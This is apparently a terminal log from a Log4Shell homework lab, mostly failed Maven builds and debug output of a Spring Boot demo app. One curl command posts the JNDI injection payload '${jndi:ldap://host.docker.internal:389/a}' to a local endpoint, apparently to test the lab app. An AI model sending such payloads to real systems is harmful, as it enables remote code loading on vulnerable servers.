[ERROR]   Non-resolvable parent POM for com.example:log4shell-demo:0.0.1-SNAPSHOT: Could not find artifact org.springframework.boot:spring-boot-starter-parent:pom:${spring.boot.version} in central (https://repo.maven.apache.org/maven2) and 'parent.relativePath' points at no local POM @ line 23, column 13 -> [Help 2]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/ProjectBuildingException

[ERROR] [Help 2] http://cwiki.apache.org/confluence/display/MAVEN/UnresolvableModelException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar

no main manifest attribute, in target/log4shell-demo-0.0.1-SNAPSHOT.jar

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[INFO]

[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---

[INFO] Deleting /home/ec2-user/log4shell-homework/target

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

```
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---
[INFO] No sources to compile
[INFO]
[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---
[INFO] No tests to run.
[INFO]
[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---
[WARNING] JAR will be empty - no content was marked for inclusion!
[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar
[INFO]
[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---
[INFO] Replacing main artifact with repackaged archive
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  3.233 s
[INFO] Finished at: 2025-05-28T23:27:47Z
[INFO] ------------------------------------------------------------------------
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar
Exception in thread "main" java.lang.ClassNotFoundException: com.example.Log4ShellDemoApplication
        at java.base/java.net.URLClassLoader.findClass(URLClassLoader.java:445)
        at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:592)
        at org.springframework.boot.loader.LaunchedURLClassLoader.loadClass(LaunchedURLClassLoader.java:151)
        at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:525)
        at java.base/java.lang.Class.forName0(Native Method)
```

```
        at java.base/java.lang.Class.forName(Class.java:467)
        at org.springframework.boot.loader.MainMethodRunner.run(MainMethodRunner.java:46)
        at org.springframework.boot.loader.Launcher.launch(Launcher.java:108)
        at org.springframework.boot.loader.Launcher.launch(Launcher.java:58)
        at org.springframework.boot.loader.JarLauncher.main(JarLauncher.java:88)
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl -X POST http://localhost:8080/log -d
'${jndi:ldap://host.docker.internal:389/a}'
curl: (7) Failed to connect to localhost port 8080 after 0 ms: Couldn't connect to server
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------------< com.example:log4shell-demo >----------------------
[INFO] Building log4shell-demo 0.0.1-SNAPSHOT
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---
[INFO] No sources to compile
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources
```

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[INFO] No sources to compile

[INFO]

[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<

[INFO]

[INFO]

[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---

[INFO] Attaching agents: []

Error: Could not find or load main class com.example.Log4ShellDemoApplication

Caused by: java.lang.ClassNotFoundException: com.example.Log4ShellDemoApplication

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 2.355 s

[INFO] Finished at: 2025-05-28T23:32:22Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]

[ERROR]

[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run -e

[INFO] Error stacktraces are turned on.

[INFO] Scanning for projects...

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

```
[INFO] Building log4shell-demo 0.0.1-SNAPSHOT
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---
[INFO] No sources to compile
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---
[INFO] No sources to compile
[INFO]
[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<
[INFO]
[INFO]
[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---
[INFO] Attaching agents: []
Error: Could not find or load main class com.example.Log4ShellDemoApplication
Caused by: java.lang.ClassNotFoundException: com.example.Log4ShellDemoApplication
```

[INFO] --

[INFO] BUILD FAILURE

[INFO] --

[INFO] Total time: 2.293 s

[INFO] Finished at: 2025-05-28T23:35:21Z

[INFO] --

[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]

org.apache.maven.lifecycle.LifecycleExecutionException: Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:215)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)

at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)

at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)

at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)

at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)

at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)

at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)

at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)

at java.lang.reflect.Method.invoke (Method.java:569)

at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)

at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)

at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)

at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)

Caused by: org.apache.maven.plugin.MojoExecutionException: Application finished with exit code: 1

at org.springframework.boot.maven.RunMojo.runWithForkedJvm (RunMojo.java:101)

at org.springframework.boot.maven.AbstractRunMojo.doRunWithForkedJvm (AbstractRunMojo.java:286)

at org.springframework.boot.maven.AbstractRunMojo.run (AbstractRunMojo.java:251)

at org.springframework.boot.maven.AbstractRunMojo.execute (AbstractRunMojo.java:223)

at org.apache.maven.plugin.DefaultBuildPluginManager.executeMojo (DefaultBuildPluginManager.java:137)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:210)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:156)

at org.apache.maven.lifecycle.internal.MojoExecutor.execute (MojoExecutor.java:148)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:117)

at org.apache.maven.lifecycle.internal.LifecycleModuleBuilder.buildProject (LifecycleModuleBuilder.java:81)

at org.apache.maven.lifecycle.internal.builder.singlethreaded.SingleThreadedBuilder.build (SingleThreadedBuilder.java:56)

at org.apache.maven.lifecycle.internal.LifecycleStarter.execute (LifecycleStarter.java:128)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:305)

at org.apache.maven.DefaultMaven.doExecute (DefaultMaven.java:192)

at org.apache.maven.DefaultMaven.execute (DefaultMaven.java:105)

at org.apache.maven.cli.MavenCli.execute (MavenCli.java:972)

at org.apache.maven.cli.MavenCli.doMain (MavenCli.java:293)

at org.apache.maven.cli.MavenCli.main (MavenCli.java:196)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke0 (Native Method)

at jdk.internal.reflect.NativeMethodAccessorImpl.invoke (NativeMethodAccessorImpl.java:77)

at jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke (DelegatingMethodAccessorImpl.java:43)

at java.lang.reflect.Method.invoke (Method.java:569)

at org.codehaus.plexus.classworlds.launcher.Launcher.launchEnhanced (Launcher.java:282)

at org.codehaus.plexus.classworlds.launcher.Launcher.launch (Launcher.java:225)

at org.codehaus.plexus.classworlds.launcher.Launcher.mainWithExitCode (Launcher.java:406)

at org.codehaus.plexus.classworlds.launcher.Launcher.main (Launcher.java:347)

[ERROR]

[ERROR] Re-run Maven using the -X switch to enable full debug logging.

[ERROR]

[ERROR] For more information about the errors and possible solutions, please read the following articles:

[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException

(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run -X

Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5)

Maven home: /usr/share/maven

Java version: 17.0.15, vendor: Amazon.com Inc., runtime: /usr/lib/jvm/java-17-amazon-corretto.x86_64

Default locale: en, platform encoding: UTF-8

OS name: "linux", version: "6.1.134-152.225.amzn2023.x86_64", arch: "amd64", family: "unix"

[DEBUG] Created new class realm maven.api

[DEBUG] Importing foreign packages into class realm maven.api

[DEBUG] Imported: javax.annotation.* < plexus.core

[DEBUG] Imported: javax.annotation.security.* < plexus.core

[DEBUG] Imported: javax.inject.* < plexus.core

[DEBUG] Imported: org.apache.maven.* < plexus.core

[DEBUG] Imported: org.apache.maven.artifact < plexus.core

[DEBUG] Imported: org.apache.maven.classrealm < plexus.core

[DEBUG] Imported: org.apache.maven.cli < plexus.core

[DEBUG] Imported: org.apache.maven.configuration < plexus.core

[DEBUG] Imported: org.apache.maven.exception < plexus.core

[DEBUG] Imported: org.apache.maven.execution < plexus.core

[DEBUG] Imported: org.apache.maven.execution.scope < plexus.core

[DEBUG] Imported: org.apache.maven.lifecycle < plexus.core

[DEBUG] Imported: org.apache.maven.model < plexus.core

[DEBUG] Imported: org.apache.maven.monitor < plexus.core

[DEBUG] Imported: org.apache.maven.plugin < plexus.core

[DEBUG] Imported: org.apache.maven.profiles < plexus.core

[DEBUG] Imported: org.apache.maven.project < plexus.core

[DEBUG] Imported: org.apache.maven.reporting < plexus.core

[DEBUG] Imported: org.apache.maven.repository < plexus.core

[DEBUG] Imported: org.apache.maven.rtinfo < plexus.core

[DEBUG] Imported: org.apache.maven.settings < plexus.core

[DEBUG] Imported: org.apache.maven.toolchain < plexus.core

[DEBUG] Imported: org.apache.maven.usability < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.* < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.authentication < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.authorization < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.events < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.observers < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.proxy < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.repository < plexus.core

[DEBUG] Imported: org.apache.maven.wagon.resource < plexus.core

[DEBUG] Imported: org.codehaus.classworlds < plexus.core

[DEBUG] Imported: org.codehaus.plexus.* < plexus.core

[DEBUG] Imported: org.codehaus.plexus.classworlds < plexus.core

[DEBUG] Imported: org.codehaus.plexus.component < plexus.core

[DEBUG] Imported: org.codehaus.plexus.configuration < plexus.core

[DEBUG] Imported: org.codehaus.plexus.container < plexus.core

[DEBUG] Imported: org.codehaus.plexus.context < plexus.core

[DEBUG] Imported: org.codehaus.plexus.lifecycle < plexus.core

[DEBUG] Imported: org.codehaus.plexus.logging < plexus.core

[DEBUG] Imported: org.codehaus.plexus.personality < plexus.core

[DEBUG] Imported: org.codehaus.plexus.util.xml.Xpp3Dom < plexus.core

[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParser < plexus.core

[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParserException < plexus.core

[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlSerializer < plexus.core

[DEBUG] Imported: org.eclipse.aether.* < plexus.core

[DEBUG] Imported: org.eclipse.aether.artifact < plexus.core

[DEBUG] Imported: org.eclipse.aether.collection < plexus.core

[DEBUG] Imported: org.eclipse.aether.deployment < plexus.core

[DEBUG] Imported: org.eclipse.aether.graph < plexus.core

[DEBUG] Imported: org.eclipse.aether.impl < plexus.core

[DEBUG] Imported: org.eclipse.aether.installation < plexus.core

[DEBUG] Imported: org.eclipse.aether.internal.impl < plexus.core

[DEBUG] Imported: org.eclipse.aether.metadata < plexus.core

[DEBUG] Imported: org.eclipse.aether.repository < plexus.core

[DEBUG] Imported: org.eclipse.aether.resolution < plexus.core

[DEBUG] Imported: org.eclipse.aether.spi < plexus.core

[DEBUG] Imported: org.eclipse.aether.transfer < plexus.core

[DEBUG] Imported: org.eclipse.aether.version < plexus.core

[DEBUG] Imported: org.fusesource.jansi.* < plexus.core

[DEBUG] Imported: org.slf4j.* < plexus.core

[DEBUG] Imported: org.slf4j.event.* < plexus.core

[DEBUG] Imported: org.slf4j.helpers.* < plexus.core

[DEBUG] Imported: org.slf4j.spi.* < plexus.core

[DEBUG] Populating class realm maven.api

[INFO] Error stacktraces are turned on.

[DEBUG] Message scheme: color

[DEBUG] Message styles: debug info warning error success failure strong mojo project

[DEBUG] Reading global settings from /usr/share/maven/conf/settings.xml

[DEBUG] Reading user settings from /home/ec2-user/.m2/settings.xml

[DEBUG] Reading global toolchains from /usr/share/maven/conf/toolchains.xml

[DEBUG] Reading user toolchains from /home/ec2-user/.m2/toolchains.xml

[DEBUG] Using local repository at /home/ec2-user/.m2/repository

[DEBUG] Using manager EnhancedLocalRepositoryManager with priority 10.0 for /home/ec2-user/.m2/repository

[INFO] Scanning for projects...

[DEBUG] Extension realms for project com.example:log4shell-demo:jar:0.0.1-SNAPSHOT: (none)

[DEBUG] Looking up lifecycle mappings for packaging jar from ClassRealm[plexus.core, parent: null]

[DEBUG] Extension realms for project org.springframework.boot:spring-boot-starter-parent:pom:2.5.5: (none)

[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]

[DEBUG] Extension realms for project org.springframework.boot:spring-boot-dependencies:pom:2.5.5: (none)

[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]

[DEBUG] Resolving plugin prefix spring-boot from [org.apache.maven.plugins, org.codehaus.mojo]

[DEBUG] Resolved plugin prefix spring-boot to org.springframework.boot:spring-boot-maven-plugin from POM com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] === REACTOR BUILD PLAN ==

[DEBUG] Project: com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] Tasks: [spring-boot:run]

[DEBUG] Style: Regular

[DEBUG] ==

[INFO]

[INFO] ----------------------< com.example:log4shell-demo >----------------------

[INFO] Building log4shell-demo 0.0.1-SNAPSHOT

[INFO] --------------------------------[jar]---------------------------------

[DEBUG] Resolving plugin prefix spring-boot from [org.apache.maven.plugins, org.codehaus.mojo]

[DEBUG] Resolved plugin prefix spring-boot to org.springframework.boot:spring-boot-maven-plugin from POM com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]

[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]

[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]

[DEBUG] === PROJECT BUILD PLAN ==

[DEBUG] Project: com.example:log4shell-demo:0.0.1-SNAPSHOT

[DEBUG] Dependencies (collect): []

[DEBUG] Dependencies (resolve): [test]

[DEBUG] Repositories (dependencies): [central (https://repo.maven.apache.org/maven2, default, releases)]

[DEBUG] Repositories (plugins) : [central (https://repo.maven.apache.org/maven2, default, releases)]

[DEBUG] --- init fork of com.example:log4shell-demo:0.0.1-SNAPSHOT for org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) ---

[DEBUG] Dependencies (collect): []

[DEBUG] Dependencies (resolve): [compile, test]

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources (default-resources)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

 <addDefaultExcludes default-value="true"/>

 <buildFilters default-value="${project.build.filters}"/>

 <delimiters>

  <delimiter>@</delimiter>

 </delimiters>

 <encoding default-value="${project.build.sourceEncoding}"/>

 <escapeWindowsPaths default-value="true"/>

 <fileNameFiltering default-value="false"/>

 <includeEmptyDirs default-value="false"/>

 <outputDirectory default-value="${project.build.outputDirectory}"/>

 <overwrite default-value="false"/>

 <project default-value="${project}"/>

 <propertiesEncoding>UTF-8</propertiesEncoding>

<resources default-value="${project.resources}"/>

<session default-value="${session}"/>

<skip default-value="false">${maven.resources.skip}</skip>

<supportMultiLineFiltering default-value="false"/>

<useBuildFilters default-value="true"/>

<useDefaultDelimiters default-value="true">false</useDefaultDelimiters>

</configuration>

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile (default-compile)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<basedir default-value="${basedir}"/>

<buildDirectory default-value="${project.build.directory}"/>

<compilePath default-value="${project.compileClasspathElements}"/>

<compileSourceRoots default-value="${project.compileSourceRoots}"/>

<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>

<compilerReuseStrategy default-value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>

<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>

<debug default-value="true">${maven.compiler.debug}</debug>

<debuglevel>${maven.compiler.debuglevel}</debuglevel>

<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>

<executable>${maven.compiler.executable}</executable>

<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>

<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>

<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>

<fork default-value="false">${maven.compiler.fork}</fork>

<generatedSourcesDirectory default-value="${project.build.directory}/generated-sources/annotations"/>

<maxmem>${maven.compiler.maxmem}</maxmem>

<meminitial>${maven.compiler.meminitial}</meminitial>

<mojoExecution default-value="${mojoExecution}"/>

<optimize default-value="false">${maven.compiler.optimize}</optimize>

<outputDirectory default-value="${project.build.outputDirectory}"/>

<parameters default-value="false">true</parameters>

<project default-value="${project}"/>

<projectArtifact default-value="${project.artifact}"/>

<release>${maven.compiler.release}</release>

<session default-value="${session}"/>

<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>

<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>

<skipMain>${maven.main.skip}</skipMain>

<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>

<source default-value="1.6">${maven.compiler.source}</source>

<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>

<target default-value="1.6">${maven.compiler.target}</target>

<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>

<verbose default-value="false">${maven.compiler.verbose}</verbose>

</configuration>

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources (default-testResources)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<addDefaultExcludes default-value="true"/>

<buildFilters default-value="${project.build.filters}"/>

<delimiters>

<delimiter>@</delimiter>

</delimiters>

<encoding default-value="${project.build.sourceEncoding}"/>

<escapeWindowsPaths default-value="true"/>

<fileNameFiltering default-value="false"/>

<includeEmptyDirs default-value="false"/>

<outputDirectory default-value="${project.build.testOutputDirectory}"/>

<overwrite default-value="false"/>

<project default-value="${project}"/>

<propertiesEncoding>UTF-8</propertiesEncoding>

<resources default-value="${project.testResources}"/>

<session default-value="${session}"/>

<skip default-value="false">${maven.test.skip}</skip>

<supportMultiLineFiltering default-value="false"/>

<useBuildFilters default-value="true"/>

<useDefaultDelimiters default-value="true">false</useDefaultDelimiters>

</configuration>

[DEBUG] --

[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile (default-testCompile)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<basedir default-value="${basedir}"/>

<buildDirectory default-value="${project.build.directory}"/>

<compilePath default-value="${project.compileClasspathElements}"/>

<compileSourceRoots default-value="${project.testCompileSourceRoots}"/>

<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>

<compilerReuseStrategy default-value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>

<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>

<debug default-value="true">${maven.compiler.debug}</debug>

<debuglevel>${maven.compiler.debuglevel}</debuglevel>

<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>

<executable>${maven.compiler.executable}</executable>

<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>

<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>

<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>

<fork default-value="false">${maven.compiler.fork}</fork>

<generatedTestSourcesDirectory default-value="${project.build.directory}/generated-test-sources/test-annotations"/>

<maxmem>${maven.compiler.maxmem}</maxmem>

<meminitial>${maven.compiler.meminitial}</meminitial>

<mojoExecution default-value="${mojoExecution}"/>

<optimize default-value="false">${maven.compiler.optimize}</optimize>

<outputDirectory default-value="${project.build.testOutputDirectory}"/>

<parameters default-value="false">true</parameters>

<project default-value="${project}"/>

<release>${maven.compiler.release}</release>

<session default-value="${session}"/>

<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>

<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>

<skip>${maven.test.skip}</skip>

<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>

<source default-value="1.6">${maven.compiler.source}</source>

<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>

<target default-value="1.6">${maven.compiler.target}</target>

<testPath default-value="${project.testClasspathElements}"/>

<testRelease>${maven.compiler.testRelease}</testRelease>

<testSource>${maven.compiler.testSource}</testSource>

<testTarget>${maven.compiler.testTarget}</testTarget>

<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>

<verbose default-value="false">${maven.compiler.verbose}</verbose>

</configuration>

[DEBUG] --- exit fork of com.example:log4shell-demo:0.0.1-SNAPSHOT for org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) ---

[DEBUG] --

[DEBUG] Goal: org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli)

[DEBUG] Style: Regular

[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>

<configuration>

<addResources default-value="false">${spring-boot.run.addResources}</addResources>

<agents>${spring-boot.run.agents}</agents>

<classesDirectory default-value="${project.build.outputDirectory}"/>

<commandlineArguments>${spring-boot.run.arguments}</commandlineArguments>

<directories>${spring-boot.run.directories}</directories>

<excludeGroupIds default-value="">${spring-boot.excludeGroupIds}</excludeGroupIds>

<excludes>${spring-boot.excludes}</excludes>

<fork default-value="true">${spring-boot.run.fork}</fork>

<includes>${spring-boot.includes}</includes>

<jvmArguments>${spring-boot.run.jvmArguments}</jvmArguments>

<mainClass>com.example.Log4ShellDemoApplication</mainClass>

<noverify>${spring-boot.run.noverify}</noverify>

<optimizedLaunch default-value="true">${spring-boot.run.optimizedLaunch}</optimizedLaunch>

<profiles>${spring-boot.run.profiles}</profiles>

<project default-value="${project}"/>

<session default-value="${session}"/>

<skip default-value="false">${spring-boot.run.skip}</skip>

<useTestClasspath default-value="false">${spring-boot.run.useTestClasspath}</useTestClasspath>

<workingDirectory>${spring-boot.run.workingDirectory}</workingDirectory>

</configuration>

[DEBUG] --

[INFO]

[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>

[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=540491, ConflictMarker.markTime=158892, ConflictMarker.nodeCount=61, ConflictIdSorter.graphTime=313609, ConflictIdSorter.topsortTime=187854, ConflictIdSorter.conflictIdCount=32, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=12034444, ConflictResolver.conflictItemCount=60, DefaultDependencyCollector.collectTime=182333433, DefaultDependencyCollector.transformTime=24726440}

[DEBUG] com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG]   org.springframework.boot:spring-boot-starter-web:jar:2.5.5:compile

[DEBUG]   org.springframework.boot:spring-boot-starter:jar:2.5.5:compile (version managed from 2.5.5)

[DEBUG]   org.springframework.boot:spring-boot:jar:2.5.5:compile (version managed from 2.5.5)

